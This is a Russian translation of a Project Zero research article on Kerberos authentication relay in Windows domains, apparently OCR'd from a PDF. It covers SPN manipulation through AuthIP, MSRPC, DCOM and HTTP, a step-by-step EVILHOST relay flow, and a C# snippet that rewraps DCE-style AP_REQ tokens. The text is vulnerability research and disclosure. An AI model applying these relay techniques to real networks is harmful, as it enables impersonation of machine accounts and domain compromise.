Использование Kerberos для атак с ретрансляцией аутентификации

Автор: Джеймс Форшоу, Project Zero


В этой статье кратко изложены результаты моего исследования ретрансляции аутентификации Kerberos в доменных средах Windows. Чтобы не раздувать статью, я предполагаю, что читатель знаком с сетевой аутентификацией Windows, в особенности с Kerberos и NTLM. Краткое введение в Kerberos приведено на этой странице документации Microsoft по расширениям Kerberos; также всегда можно прочитать RFC4120.

Предыстория

Корпоративные сети на основе Windows используют протоколы сетевой аутентификации, такие как NT Lan Manager (NTLM) и Kerberos, для реализации единого входа. Благодаря им пользователи домена могут незаметно подключаться к корпоративным ресурсам без повторного ввода пароля. При первой аутентификации процесс Local Security Authority (LSA) компьютера сохраняет учётные данные пользователя, а затем повторно применяет их для сетевой аутентификации без участия пользователя.

Однако удобство отсутствия запроса учётных данных при сетевой аутентификации имеет обратную сторону. Чтобы отказ от повторного запроса имел смысл, распространённые клиенты сетевых протоколов вроде HTTP или SMB должны автоматически выполнять аутентификацию без участия пользователя.

Такая автоматическая аутентификация становится проблемой, если атакующий обманом заставит пользователя подключиться к подконтрольному серверу. Атакующий может побудить сетевой клиент пользователя начать процесс аутентификации и использовать полученные данные для входа в несвязанную службу, получив доступ к её ресурсам от имени пользователя. Перехват и перенаправление протокола аутентификации другой системе таким способом называется атакой с ретрансляцией аутентификации.



Атаки с ретрансляцией аутентификации NTLM были впервые опубликованы ещё в 2001 году Джошем Бухбиндером (Sir Dystic) из Cult of the Dead Cow. Однако даже в 2021 году NTLM relay оставался угрозой в стандартных конфигурациях доменных сетей Windows. Последним крупным вариантом злоупотребления стала веб-служба регистрации Active Directory Certificate Services. В сочетании с техникой PetitPotam, побуждающей контроллер домена выполнить аутентификацию NTLM, она позволяет неаутентифицированному атакующему скомпрометировать домен Windows.

За прошедшие годы Microsoft предприняла множество попыток ограничить атаки с ретрансляцией аутентификации. Лучшие меры исходят из того, что атакующий не знает пароль пользователя и не

управляет процессом аутентификации. К ним относятся подпись и шифрование (sealing) сетевого трафика сеансовым ключом, защищённым паролем пользователя, либо привязка канала в составе Extended Protection for Authentication (EPA), предотвращающая ретрансляцию аутентификации в сетевой протокол под TLS.

Другая регулярно предлагаемая мера — отключение NTLM для отдельных служб или всей сети через групповую политику. Несмотря на возможные проблемы совместимости, ограничение аутентификации одним Kerberos должно повысить безопасность. Это заставило меня задуматься: достаточно ли отключить NTLM, чтобы устранить атаки с ретрансляцией аутентификации в доменах Windows?

Почему нет атак с ретрансляцией Kerberos?

Очевидный вопрос: если NTLM отключён, можно ли вместо него ретранслировать Kerberos? Поиск атак Kerberos relay дал мало общедоступных исследований. Существует инструмент krbrelayx от Дирка-Яна, концептуально похожий на ntlmrelayx из impacket, распространённое средство ретрансляции NTLM. Однако сопутствующая статья ясно говорит, что инструмент злоупотребляет неограниченным делегированием, а не ретранслирует аутентификацию.

Я всё же нашёл недавнюю презентацию Саги Шейнфельда, Эяля Карни и Ярона Зинара из Crowdstrike на Defcon 29, также заявленную на Blackhat EU 2021, где аутентификация Kerberos ретранслировалась. Авторы рассматривали MitM-перехват сетевого трафика к определённым серверам с последующей ретрансляцией Kerberos. MitM требует каким-либо способом подменить существующий сервер, что является известным риском. Последняя строка презентации гласит: «Рекомендация Microsoft: избегайте MitM...», и по возможности это кажется разумным подходом.

Но MitM немного отличается от обычного сценария NTLM relay, где подключённую к домену систему можно побудить аутентифицироваться на сервере атакующего, а затем перенаправить аутентификацию несвязанной службе. NTLM легко ретранслировать, поскольку он не проектировался для различения аутентификации в конкретной службе и любой другой. Уникальным был только вызов сервера, а позднее и клиента, но значение не относилось к определённой службе. Поэтому аутентификацию, например, для SMB можно перенаправить в HTTP, а целевая служба не заметит разницы. Позднее к NTLM добавили EPA, привязывающую аутентификацию к службе, но ради обратной совместимости эти меры применяются не всегда.

Kerberos, напротив, всегда требовал заранее указывать цель аутентификации через имя принципала. Обычно это Service Principal Name (SPN), хотя при некоторых обстоятельствах им может быть User Principal Name (UPN). SPN обычно записывается строкой вида `CLASS/INSTANCE:PORT/NAME`, где `CLASS` — класс службы, например HTTP или CIFS, `INSTANCE` — обычно DNS-имя сервера службы, а `PORT` и `NAME` необязательны.

Kerberos Ticket Granting Server (TGS) использует SPN для выбора общего ключа шифрования служебного билета Kerberos, создаваемого для аутентификации. Билет содержит сведения об аутентифицирующемся пользователе на основе Ticket Granting Ticket (TGT), запрошенного при первоначальной аутентификации Kerberos. Затем клиент упаковывает служебный билет в токен Authentication Protocol Request (AP_REQ) и отправляет серверу.

Без общего ключа служба не сможет расшифровать служебный билет Kerberos, и аутентификация завершится неудачей. Поэтому билет для SMB-службы с SPN `CIFS/fileserver.domain.com` не должен работать при ретрансляции в HTTP-службу с SPN `HTTP/fileserver.domain.com`, поскольку общие ключи должны различаться.

На практике в доменных сетях Windows это редко так. Контроллер домена связывает SPN с учётной записью пользователя, чаще всего с учётной записью компьютера подключённого к домену сервера, а ключ выводится из пароля этой записи. SPN `CIFS/fileserver.domain.com` и `HTTP/fileserver.domain.com`, скорее всего, назначены учётной записи компьютера `FILESERVER$`, поэтому общий ключ у них одинаков и теоретически аутентификацию можно ретранслировать между службами. Принимающая служба может запросить у API аутентификации строку использованного SPN и сравнить с ожидаемой, но обычно эта проверка необязательна.

Выбор SPN для Kerberos обычно определяется именем целевого сервера. В relay-атаке сервер атакующего не совпадает с целью. Например, SMB-соединение с сервером атакующего получит SPN `CIFS/evil.com`. Даже если такой SPN зарегистрирован, из-за разных учётных записей компьютеров его общий ключ почти наверняка отличается от SPN `CIFS/fileserver.domain.com`. Поэтому ретрансляция аутентификации в целевую SMB-службу завершится неудачей: билет невозможно расшифровать.

Требование связать SPN с общим ключом целевой службы, вероятно, и объясняет, почему ретрансляцию Kerberos мало кто считает серьёзным риском, если вообще возможной. Предполагается, что атакующий не может заставить клиента создать служебный билет для SPN, отличающегося от узла подключения.

Однако ничто принципиально не мешает ретранслировать Kerberos, если атакующий управляет SPN. Остановить такую ретрансляцию служба может только собственной защитой: подписью или шифрованием либо привязкой канала, основанными на общих знаниях клиента и сервера, но не атакующего-посредника. При этом даже сейчас такие меры не включены по умолчанию даже в критических протоколах вроде LDAP.

Поскольку единственным ограничением базовой ретрансляции Kerberos при отсутствии защиты службы является выбор SPN, исследование сосредоточено на том, как распространённые протоколы выбирают SPN и может ли атакующий повлиять на него для проведения атаки.

Требования к ретрансляции Kerberos

В контролируемой среде легко показать возможность Kerberos relay. Можно написать простой клиент, который через API Security Support Provider Interface (SSPI) взаимодействует с LSA и реализует сетевую аутентификацию. Клиент вызывает API `InitializeSecurityContext`, создающий токен AP_REQ со служебным билетом Kerberos для произвольного SPN. AP_REQ можно переслать промежуточному серверу и затем ретранслировать службе, представленной SPN. Это сработает при уже упомянутом условии отсутствия защиты службы.

Однако способ вызова клиентом `InitializeSecurityContext` имеет нюансы, влияющие на полезность AP_REQ даже при возможности управлять SPN. Если клиент указывает хотя бы один из флагов запроса `ISC_REQ_CONFIDENTIALITY`, `ISC_REQ_INTEGRITY`, `ISC_REQ_REPLAY_DETECT` или `ISC_REQ_SEQUENCE_DETECT`, AP_REQ включает шифрование и/или проверку целостности. Когда сервер получает AP_REQ через API `AcceptSecurityContext`, тот возвращает набор флагов, показывающих, включил ли клиент шифрование или проверку целостности. Некоторые службы используют эти флаги, чтобы оппортунистически включать защиту.

Например, LDAP по умолчанию включает подпись или шифрование, если клиент их поддерживает. Поэтому аутентификацию Kerberos нельзя ретранслировать в LDAP, если клиент включил одну из этих защит. Но другие службы, такие как HTTP, обычно не поддерживают подпись и sealing и охотно принимают токены с указанными флагами запроса.

Ещё один нюанс: клиент может указать сведения привязки канала, обычно полученные из сертификата TLS-канала связи. Атакующий способен влиять на них, но без ошибки в реализации TLS или коде определения привязки не может задать произвольное значение.

Хотя службы могут включать привязку канала только при её поддержке клиентом, все токены AP_REQ Windows Kerberos сообщают о поддержке флагом параметров `KERB_AP_OPTIONS_CBT` в аутентификаторе. Саги Шейнфельд и соавторы показали — см. слайд 22 их презентации, — что AP_REQ из источника не на Windows не устанавливает этот флаг, и привязка не применяется, но Microsoft, судя по всему, не намерена это исправлять. Клиент Windows также может отключить привязку через параметр реестра, хотя в реальных сетях это маловероятно.

Если при создании исходного AP_REQ клиент задаёт флаг `ISC_REQ_MUTUAL_AUTH`, включается взаимная аутентификация клиента и сервера. После отправки AP_REQ клиент ожидает токен Authentication Protocol Response (AP_REP), подтверждающий владение сервером общим ключом. Без действительного AP_REP клиент может счесть сервер поддельным и отказаться продолжать связь.

С точки зрения ретрансляции взаимная аутентификация почти не важна: целью атаки является сервер, а не клиент. Целевой сервер считает аутентификацию завершённой после принятия AP_REQ, поэтому атакующему достаточно его переслать. Сервер создаст AP_REP и вернёт атакующему, но тот может просто отбросить ответ, если по какой-либо причине не требуется дальнейшее участие ретранслируемого клиента.

Наконец, API SSPI предлагают два пакета безопасности для Kerberos: Negotiate и Kerberos. Negotiate оборачивает AP_REQ и другие токены в протокол SPNEGO, тогда как Kerberos отправляет их в простой оболочке GSS-API, см. RFC4121.

Первая потенциальная проблема: пакет Negotiate применяется намного чаще, поскольку позволяет сетевому протоколу выбрать наиболее подходящий механизм, поддерживаемый и клиентом, и сервером. Но что произойдёт, если клиент использует чистый Kerberos, а сервер — Negotiate?

Это не проблема: серверная реализация Negotiate передаёт входной токен функции `NegpDetermineTokenPackage` из `lsasrv.dll` при первом вызове `AcceptSecurityContext`. Она обнаруживает токен GSS-API Kerberos или NTLM и включает сквозной режим, в котором Negotiate не вмешивается. Поэтому даже с пакетом Kerberos на клиенте можно аутентифицироваться на сервере и удовлетворить клиента, не извлекая внутренний токен и не оборачивая ответные токены.

Настоящая проблема ретрансляции в том, что Negotiate включает защиту целостности — эквивалент передачи `ISC_REQ_INTEGRITY` базовому пакету, — чтобы создать Message Integrity Code (MIC) для обмена аутентификацией и предотвратить вмешательство. Прямое использование Kerberos не добавляет защиту автоматически. Поэтому ретрансляция Kerberos AP_REQ из Negotiate, вероятно, столкнётся с автоматическим включением подписи на сервере. Клиент может явно отключить автоматическую проверку целостности атрибутом `ISC_REQ_NO_INTEGRITY`, но это нетипичный случай.

Negotiate можно отключить в ретрансляции, если клиент передаст произвольный токен аутентификации в первый вызов API `InitializeSecurityContext`. При первом вызове Negotiate запускает `NegpDetermineTokenPackage`, определяя необходимость сквозной аутентификации. Если начальный токен является NTLM или похож на Kerberos, он напрямую передаётся базовому пакету без установки `ISC_REQ_INTEGRITY`, если клиент явно её не запросил. Последовательности байтов `[0x00, 0x01, 0x40]` достаточно, чтобы Negotiate распознал Kerberos; затем токен отбрасывается, поэтому прочих корректных данных в нём не требуется.

Перехват и проксирование трафика

Перед разбором отдельных исследованных протоколов стоит обсудить более очевидные способы получить аутентификацию Kerberos, предназначенную другим службам. Первый — перехват сетевого трафика клиента к серверу. Например, если AP_REQ передаётся службе по незашифрованному протоколу, а атакующий видит трафик, токен можно извлечь и ретранслировать. SPN уже выбран по ожидаемому трафику, поэтому влиять на него не нужно.

Протокол Kerberos защищён от этого вектора. AP_REQ содержит не только служебный билет, но и аутентификатор, зашифрованный сеансовым ключом билета, доступным легитимному клиенту и службе. Аутентификатор содержит время создания; служба проверяет допустимость времени и отсутствие уже виденной метки. Кеширование недавно полученных значений позволяет отклонять повторные аутентификаторы, а ограниченное временное окно не даёт атакующему дождаться очистки кеша.

Следовательно, атакующий может перехватить Kerberos в сети и попытаться его ретранслировать, но если служба уже получила аутентификатор, она отвергнет повтор. Эксплуатация требует каким-либо образом не дать легитимному запросу дойти до службы либо выиграть гонку, чтобы пакет атакующего обработали первым.

Заметим, что RFC4120 допускает включение сетевого адреса клиента в аутентификатор, чтобы служба отклоняла запросы с неправильного узла. Насколько я могу судить, Windows Kerberos этого не использует. В любых сколько-нибудь сложных корпоративных сетях такая защита от повторов наверняка давала бы слишком много ложных срабатываний.

Поэтому надёжная эксплуатация сценария требует активного вмешательства в сетевое взаимодействие клиента и службы. При отсутствии защиты трафика вроде TLS с проверкой сервера это практично и неоднократно демонстрировалось. Для перехвата можно применять подмену ARP или DNS, перенаправление HTTP-прокси и другие атаки.

Однако активный MitM протоколов — известный риск, и предприятие может применять технические меры против него. Если включены все рекомендуемые защиты от ретрансляции, вопрос, конечно, теряет смысл. Тем не менее будем считать MitM существующих служб непрактичным из-за действующих мер и рассмотрим выбор SPN отдельными протоколами.

IPSec и AuthIP

Исследование ретрансляции Kerberos отчасти выросло из изучения реализации IPSec в Windows в рамках моей работы над межсетевым экраном. В частности, я исследовал AuthIP ISAKMP, позволяющий применять протоколы аутентификации Windows для установления Security Association IPsec.

Я заметил, что в AuthIP есть полезная нагрузка GSS-ID, которую сервер может отправить клиенту. Она содержит текстовый SPN для аутентификации Kerberos в ходе AuthIP. Клиент AuthIP без изменений передаёт этот SPN в вызов SSPI `InitializeSecurityContext`.

Формат SPN из GSS-ID не проверяется, поэтому атакующий полностью управляет значениями, включая класс службы и имя экземпляра. Если подключённую к домену машину побудить соединиться с подконтрольной службой и согласовать AuthIP, можно захватить Kerberos AP_REQ для произвольного SPN и ретранслировать его. Поскольку AP_REQ никогда не отправляется настоящей цели SPN, как повтор он обнаружен не будет.

Побудить к аутентификации не обязательно сложно. Любой IP-трафик, подпадающий под доменные правила безопасного соединения, попытается выполнить AuthIP. Например, может оказаться достаточно UDP-ответа на DNS-запрос от контроллера домена. AuthIP поддерживает


двух аутентифицированных пользователей: машину и вызывающего пользователя. По умолчанию первой, судя по всему, аутентифицируется машина, поэтому при убеждении контроллера домена мы получим учётную запись компьютера DC, что может быть весьма полезно для эксплуатации.

Для полноты: SPN также используется для определения связанной с сервером учётной записи компьютера. Затем через Service For User (S4U) для неё создаётся локальный токен доступа, позволяющий клиенту определить личность сервера. Однако пользы от этого, на мой взгляд, немного: поддельный сервер не может завершить аутентификацию, и соединение будет разорвано.

Правила безопасного соединения используют диапазоны IP-адресов, определяя узлы, которым нужна IPsec-аутентификация. При слишком широких диапазонах трафик ISAKMP AuthIP может уходить во внешние сети. Например, если правила не ограничены адресами предприятия, даже соединение с публичной службой может сопровождаться пакетом ISAKMP AuthIP. Тогда атакующему не обязательно находиться в корпоративной сети: достаточно заставить клиента подключиться к его серверу, например по веб-ссылке.

Итак, процесс атаки со схемы выглядит так:

1. Побудить клиентский компьютер отправить сетевой трафик на `EVILHOST`. Конкретный трафик неважен; его IP-адрес, тип и порт должны соответствовать правилу безопасного IP-соединения с AuthIP. Для атаки `EVILHOST` не обязан входить в домен.
2. Сетевой трафик заставляет клиент Windows IPsec попытаться установить security association с целевым узлом.
3. Поддельный сервер AuthIP на целевом узле получает запрос на установление security association и возвращает GSS-ID с целевым SPN, например `CIFS/FILESERVER`.
4. Клиент IPsec использует SPN для создания AP_REQ и отправляет его на `EVILHOST`.
5. `EVILHOST` ретранслирует Kerberos AP_REQ целевой службе на `FILESERVER`.



С точки зрения атакующего ретрансляция AuthIP не идеальна. Поскольку аутентификация применяется для подписи и шифрования сетевого трафика, флаги контекста вызова `InitializeSecurityContext` требуют защиты целостности и конфиденциальности. Для сетевых протоколов вроде LDAP, по умолчанию требующих подпись и sealing при поддержке клиентом, это остановит атаку. Но если служба игнорирует защиту и не выполняет дополнительных проверок, этого достаточно.

Проблема была сообщена MSRC и получила номер 66900. Однако Microsoft указала, что исправления с бюллетенем безопасности не будет. Обоснование Microsoft рассматривается ниже. Подробности воспроизведения доступны в трекере Project Zero.

MSRPC

После обнаружения возможности AuthIP relay я исследовал MSRPC. Протокол поддерживает NTLM, Kerberos или Negotiate поверх подключённых сетевых транспортов вроде именованных каналов или TCP. Сервер должен явно включить эти механизмы через API `RpcServerRegisterAuthInfo`, указав соответственно службу аутентификации `RPC_C_AUTHN_WINNT`, `RPC_C_AUTHN_GSS_KERBEROS` или `RPC_C_AUTHN_GSS_NEGOTIATE`. При регистрации сервер может дополнительно задать SPN, который должен использовать клиент.

Однако сам RPC-сервер этот SPN не использует. Он регистрируется в среде выполнения, а клиент может запросить SPN сервера через управляющий API `RpcMgmtInqServerPrincName`. После запроса клиент настраивает аутентификацию соединения посредством `RpcBindingSetAuthInfo`. Это необязательно: клиент может создать SPN вручную и установить его. Без вызова `RpcBindingSetAuthInfo` аутентификация RPC-соединения не выполняется.

Любопытное отступление: после установления соединения сервер может запросить сведения об аутентификации клиента через API `RpcBindingInqAuthClient`. Однако возвращаемый им SPN — зарегистрированный через `RpcServerRegisterAuthInfo`, а НЕ использованный клиентом. Microsoft также упоминает вызов `RpcMgmtInqServerPrincName` в разделе MSDN «Writing a secure RPC client or server», но рассматривает его в контексте взаимной аутентификации, а не защиты от relay.

Если клиент запросит SPN у вредоносного RPC-сервера, он аутентифицируется через Kerberos AP_REQ для полностью контролируемого атакующим SPN. Наличие защиты целостности или конфиденциальности зависит от уровня аутентификации, переданного `RpcBindingSetAuthInfo`. При `RPC_C_AUTHN_LEVEL_CONNECT` и пакете `RPC_C_AUTHN_GSS_KERBEROS` целостность AP_REQ не включается. Но при использовании Negotiate или уровня выше `RPC_C_AUTHN_LEVEL_CONNECT` будут установлены флаги целостности или конфиденциальности.

Быстрый поиск в `system32` показал, что API `RpcMgmtInqServerPrincName` вызывают следующие DLL: `certcli.dll`, `dot3api.dll`, `dusmsvc.dll`, `FrameServerClient.dll`, `L2SecHC.dll`, `luiapi.dll`, `msdtcprx.dll`, `nlaapi.dll`, `ntfrsapi.dll`, `w32time.dll`, `WcnApi.dll`, `WcnEapAuthProxy.dll`, `WcnEapPeerProxy.dll`, `witnesswmiv2provider.dll`, `wlanapi.dll`, `wlanext.exe`, `WLanHC.dll`, `wlanmsm.dll`, `wlansvc.dll`, `wwansvc.dll`, `wwapi.dll`. Базовый анализ показывает, что ни один клиент не проверяет SPN и без изменений передаёт его `RpcBindingSetAuthInfo`. При этом все они, по-видимому, применяют `RPC_C_AUTHN_GSS_NEGOTIATE` с уровнем `RPC_C_AUTHN_LEVEL_PKT_PRIVACY`, что снижает их полезность как вектора атаки.

Если клиент указывает `RPC_C_AUTHN_GSS_NEGOTIATE`, но не SPN, среда выполнения создаёт его автоматически на основе имени целевого узла с классом службы `RestrictedKrbHost`. Имя узла не обрабатывается, строки просто объединяются; по какой-то причине автоматическое создание SPN для `RPC_C_AUTHN_GSS_KERBEROS` не поддерживается.

Ещё одна особенность RPC: атрибут запроса `ISC_REQ_USE_DCE_STYLE` используется при вызове `InitializeSecurityContext`. Он включает особый трёхэтапный режим аутентификации: сервер возвращает AP_RET, а затем получает ещё один AP_RET от клиента. Пока третий AP_RET не предоставлен серверу, аутентификация не считается завершённой, поэтому просто переслать первый AP_REQ и закрыть клиентское соединение недостаточно. Код ретрансляции становится немного сложнее, но атака остаётся возможной.

Второе изменение от `ISC_REQ_USE_DCE_STYLE`: у Kerberos AP_REQ отсутствует оболочка GSS-API. Поэтому `NegpDetermineTokenPackage` не может определить пакет и напрямую перенаправить трафик серверу с Negotiate. Но этот префикс не защищён от изменения, и код relay может добавить

нужное значение перед отправкой серверу. Например, следующий код C# преобразует AP_REQ в стиле DCE в формат GSS-API, принимаемый Negotiate.

```
public static byte[] EncodeLength(int length)
{
    if (length < 0x80)
        return new byte[] { (byte)length };
    if (length < 0x100)
        return new byte[] { 0x81, (byte)length };
    if (length < 0x10000)
        return new byte[] { 0x82, (byte)(length >> 8),
                            (byte)(length & 0xFF) };
    throw new ArgumentException("Invalid length", nameof(length));
}

public static byte[] ConvertApReq(byte[] token)
{
    if (token.Length == 0 || token[0] != 0x6E)
        return token;

    MemoryStream stm = new MemoryStream();
    BinaryWriter writer = new BinaryWriter(stm);
    Console.WriteLine("Converting DCE AP_REQ to GSS-API format.");
    byte[] header = new byte[] { 0x06, 0x09, 0x2a, 0x86, 0x48,
        0x86, 0xf7, 0x12, 0x01, 0x02, 0x02, 0x01, 0x00 };
    writer.Write((byte)0x60);
    writer.Write(EncodeLength(header.Length + token.Length));
    writer.Write(header);
    writer.Write(token);
    return stm.ToArray();
}
```

Последующие токены процесса аутентификации оборачивать не нужно; более того, добавление заголовков GSS-API приведёт к сбою. Ретранслировать запросы MSRPC, вероятно, сложно уже из-за малого числа клиентов, запрашивающих SPN сервера. Кроме того, такой запрос обычно является осознанной мерой защиты клиента, поэтому передовая практика требует от разработчика установить максимальный уровень аутентификации, делая Kerberos AP_REQ менее полезным.

DCOM

Протокол DCOM использует MSRPC для доступа к удалённым COM-объектам и потому должен вести себя так же. Главное отличие: DCOM автоматически обрабатывает требования удалённого COM-объекта к аутентификации через сведения о привязке в `DUALSTRINGARRAY`, возвращаемом при разрешении Object Exporter ID (OXID). Клиенту не нужно явно вызывать `RpcBindingSetAuthInfo` для настройки.

Сведения содержат последовательность протокола и конечную точку, например TCP на порту 30000, а также привязки безопасности. Каждая из них задаёт службу аутентификации RPC — `wAuthnSvc` на снимке ниже — и необязательный SPN `aPrincName`. Поэтому вредоносный DCOM-сервер может заставить клиента применить `RPC_C_AUTHN_GSS_KERBEROS` с совершенно произвольным SPN, вернув соответствующую привязку.

2.2.19.4 SECURITYBINDING

06/09/2021 • 2 minutes to read

The SECURITYBINDING structure describes an RPC security provider and a service principal name (SPN). A client uses these to communicate with either an object resolver or an object exporter.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
wAuthnSvc																Reserved (optional)															
aPrincName (variable)																															
...																															

Выбранный клиентом уровень аутентификации зависит от параметра `dwAuthnLevel`, если COM-клиент вызывает API `CoInitializeSecurity`. Без явного вызова `CoInitializeSecurity` используется текущее значение по умолчанию `RPC_C_AUTHN_LEVEL_CONNECT`. Следовательно, Kerberos AP_REQ по умолчанию не требует ни целостности, ни конфиденциальности.

Одно ограничение: без `CoInitializeSecurity` стандартный уровень имперсонации клиента равен `RPC_C_IMP_LEVEL_IDENTIFY`. Токен доступа, созданный аутентификацией DCOM RPC, пригоден только для идентификации, но не для имперсонации. Некоторым службам, например LDAP, токен уровня имперсонации не нужен. Для других, таких как SMB, это помешает доступу к файлам. Возможно, найдётся COM-клиент, устанавливающий одновременно `RPC_C_AUTHN_LEVEL_CONNECT` и `RPC_C_IMP_LEVEL_IMPERSONATE`, но простого способа оценить это нет.

Заставить клиента подключиться к серверу непросто: из-за высоких требований к аутентификации DCOM редко используется в современных сетях Windows. Однако один вариант применения — локальное повышение привилегий. Например, можно заставить привилегированную службу подключиться к вредоносному COM-серверу и ретранслировать созданный Kerberos AP_REQ учётной записи компьютера. У меня есть рабочее доказательство концепции, позволяющее локальному пользователю без прав администратора подключиться к LDAP-серверу домена с учётными данными локального компьютера.

Атака несколько похожа на RemotePotato, использующую NTLM вместо Kerberos и также не исправленную Microsoft. Я подробнее опишу её в отдельной статье после этой.

HTTP

HTTP давно поддерживает аутентификацию NTLM и Negotiate: см. черновик 2002 года и последнюю спецификацию RFC 4559 2006 года. Чтобы начать сеанс аутентификации Windows, сервер отвечает кодом 401 и заголовком `WWW-Authenticate` со значением `Negotiate`. Поддерживающий Windows-аутентификацию клиент вызывает `InitializeSecurityContext`, создаёт токен, кодирует двоичные данные в Base64 и отправляет их серверу в следующем запросе с заголовком `Authorization`. Процесс повторяется до ошибки клиента или успешной аутентификации.

Теоретически определены только NTLM и Negotiate, но реализация HTTP при желании может применять другие пакеты Windows, например Kerberos. Автоматическое использование учётных данных пользователя зависит от user agent либо разработчика, применяющего его как библиотеку.

Оба типа аутентификации поддерживают все основные браузеры и многие небраузерные HTTP-клиенты, включая .NET и WinHTTP. Я исследовал следующие реализации под Windows 10 21H1:

• WinINET (Internet Explorer 11)
• WinHTTP (WebClient)
• Chromium M93 (Chrome и Edge)
• Firefox 91
• .NET Framework 4.8
• .NET 5.0 и 6.0

Разумеется, список не исчерпывающий: в Windows наверняка есть множество других HTTP-клиентов с иным поведением. Я также не исследовал работу клиентов вне Windows.

